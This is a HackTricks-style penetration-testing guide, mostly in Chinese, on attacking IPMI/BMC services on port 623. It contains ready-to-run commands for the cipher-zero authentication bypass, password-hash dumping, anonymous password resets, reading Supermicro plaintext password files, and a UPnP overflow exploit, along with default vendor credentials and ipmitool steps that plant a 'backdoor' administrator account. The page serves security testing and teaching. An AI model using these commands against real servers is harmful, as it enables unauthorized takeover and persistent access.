> For the complete documentation index, see [llms.txt](https://hacktricks.xsx.tw/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacktricks.xsx.tw/network-services-pentesting/623-udp-ipmi.md).
# 623/UDP/TCP - IPMI
## 623/UDP/TCP - IPMI
从零开始学习AWS黑客技术,成为专家 htARTE(HackTricks AWS红队专家)!
其他支持HackTricks的方式:
* 如果您想看到您的**公司在HackTricks中做广告**或**下载PDF格式的HackTricks**,请查看[**订阅计划**](https://github.com/sponsors/carlospolop)!
* 获取[**官方PEASS & HackTricks周边产品**](https://peass.creator-spring.com)
* 探索[**PEASS家族**](https://opensea.io/collection/the-peass-family),我们的独家[NFTs](https://opensea.io/collection/the-peass-family)收藏品
* **加入** 💬 [**Discord群**](https://discord.gg/hRep4RUj7f) 或 [**电报群**](https://t.me/peass) 或在**Twitter**上关注我们 🐦 [**@carlospolopm**](https://twitter.com/hacktricks_live)**。**
* 通过向[**HackTricks**](https://github.com/carlospolop/hacktricks)和[**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github仓库提交PR来分享您的黑客技巧。
## 基本信息
### **IPMI概述**
\*\*[智能平台管理接口(IPMI)](https://www.thomas-krenn.com/en/wiki/IPMI_Basics)\*\*提供了一种标准化的方法,用于远程管理和监控计算机系统,独立于操作系统或电源状态。这项技术允许系统管理员远程管理系统,即使系统处于关闭或无响应状态,对于以下情况尤为有用:
* 操作系统引导前的配置
* 关闭电源管理
* 从系统故障中恢复
IPMI能够监视温度、电压、风扇速度和电源供应情况,同时提供库存信息、查看硬件日志,并通过SNMP发送警报。其运行所需的关键组件包括电源源和LAN连接。
自Intel于1998年推出以来,IPMI得到了众多供应商的支持,特别是通过2.0版本对串行LAN的支持,增强了远程管理功能。关键组件包括:
* **主板管理控制器(BMC):** IPMI操作的主要微控制器。
* **通信总线和接口:** 用于内部和外部通信,包括ICMB、IPMB以及用于本地和网络连接的各种接口。
* **IPMI存储器:** 用于存储日志和数据。

**默认端口**:623/UDP/TCP(通常在UDP上运行,但也可能在TCP上运行)
## 枚举
### 发现
```bash
nmap -n -p 623 10.0.0./24
nmap -n-sU -p 623 10.0.0./24
use auxiliary/scanner/ipmi/ipmi_version
```
您可以使用以下方法**识别**版本:
```bash
use auxiliary/scanner/ipmi/ipmi_version
nmap -sU --script ipmi-version -p 623 10.10.10.10
```
### IPMI漏洞
在IPMI 2.0领域,Dan Farmer发现了一个重大的安全漏洞,通过**密码类型0**暴露了一个漏洞。这个漏洞在[Dan Farmer的研究](http://fish2.com/ipmi/cipherzero.html)中有详细记录,允许未经授权的访问,只要针对一个有效用户提供了任何密码。这个弱点在惠普(HP)、戴尔(Dell)和超微(Supermicro)等制造商的各种BMC中被发现,表明所有IPMI 2.0实现中存在普遍问题。
### 通过密码0绕过IPMI身份验证
要检测这个漏洞,可以使用以下Metasploit辅助扫描程序:
```bash
use auxiliary/scanner/ipmi/ipmi_cipher_zero
```
利用`ipmitool`可以实现对此漏洞的利用,如下所示,允许列出和修改用户密码:
```bash
apt-get install ipmitool # Installation command
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list # Lists users
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 # Changes password
```
### **IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval**
该漏洞使得可以检索到任何现有用户名的盐值哈希密码(MD5和SHA1)。为了测试这个漏洞,Metasploit提供了一个模块:
```bash
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
```
### **IPMI匿名认证**
许多BMC中的默认配置允许“匿名”访问,其特征是空用户名和密码字符串。可以利用这种配置使用`ipmitool`来重置具名用户账户的密码:
```bash
ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user list
ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user set password 2 newpassword
```
### **Supermicro IPMI明文密码**
IPMI 2.0中的一个关键设计选择要求在BMC中存储明文密码以进行身份验证。Supermicro将这些密码存储在诸如`/nv/PSBlock`或`/nv/PSStore`等位置,引发了重大的安全问题:
```bash
cat /nv/PSBlock
```
### **Supermicro IPMI UPnP Vulnerability**
Supermicro在其IPMI固件中包含了一个UPnP SSDP监听器,特别是在UDP端口1900上,引入了严重的安全风险。根据[Rapid7的披露](https://blog.rapid7.com/2013/01/29/security-flaws-in-universal-plug-and-play-unplug-dont-play)详细介绍的Intel UPnP设备版本1.3.1中的漏洞,允许对BMC进行root访问:
```bash
msf> use exploit/multi/upnp/libupnp_ssdp_overflow
```
### 暴力破解
**HP在制造过程中会随机生成默认密码**,用于其**Integrated Lights Out (iLO)产品。这种做法与其他制造商形成对比,后者倾向于使用静态默认凭据**。以下是各种产品的默认用户名和密码摘要:
* **HP Integrated Lights Out (iLO)** 使用**工厂随机生成的8位字符串**作为默认密码,展示了更高的安全级别。
* 诸如**Dell的iDRAC、IBM的IMM**和**Fujitsu的Integrated Remote Management Controller**等产品使用易于猜测的密码,如"calvin"、"PASSW0RD"(使用零)和"admin"。
* 同样,**Supermicro IPMI (2.0)、Oracle/Sun ILOM**和**ASUS iKVM BMC**也使用简单的默认凭据,其密码分别为"ADMIN"、"changeme"和"admin"。
## 通过BMC访问主机
对基板管理控制器(BMC)的管理访问打开了访问主机操作系统的各种途径。一种直接的方法涉及利用BMC的键盘、视频、鼠标(KVM)功能。可以通过重新启动主机到一个root shell(使用`init=/bin/sh`)或从设置为救援磁盘的虚拟CD-ROM启动来实现这一点。这些方法允许直接操作主机的磁盘,包括插入后门、数据提取或进行安全评估所需的任何操作。然而,这需要重新启动主机,这是一个重大缺点。在不重新启动的情况下,访问正在运行的主机更加复杂,并且随着主机配置的不同而变化。如果主机的物理或串行控制台保持登录状态,可以通过BMC的KVM或串行-通过-LAN(sol)功能轻松接管它,使用`ipmitool`。探索共享硬件资源的利用,如i2c总线和Super I/O芯片,是需要进一步研究的领域。
## 从主机向BMC引入后门
在攻击配备有BMC的主机后,**可以利用本地BMC接口插入后门用户帐户**,在服务器上创建持久存在。此攻击需要在受损主机上存在\*\*`ipmitool`\*\*并激活BMC驱动程序支持。以下命令说明了如何使用主机的本地接口将新用户帐户注入BMC,绕过身份验证的需求。这种技术适用于各种操作系统,包括Linux、Windows、BSD,甚至DOS。
```bash
ipmitool user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 ADMIN true false false Unknown (0x00)
3 root true false false Unknown (0x00)
ipmitool user set name 4 backdoor
ipmitool user set password 4 backdoor
ipmitool user priv 4 4
ipmitool user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 ADMIN true false false Unknown (0x00)
3 root true false false Unknown (0x00)
4 backdoor true false true ADMINISTRATOR
```
## Shodan
* `端口:623`
## References
*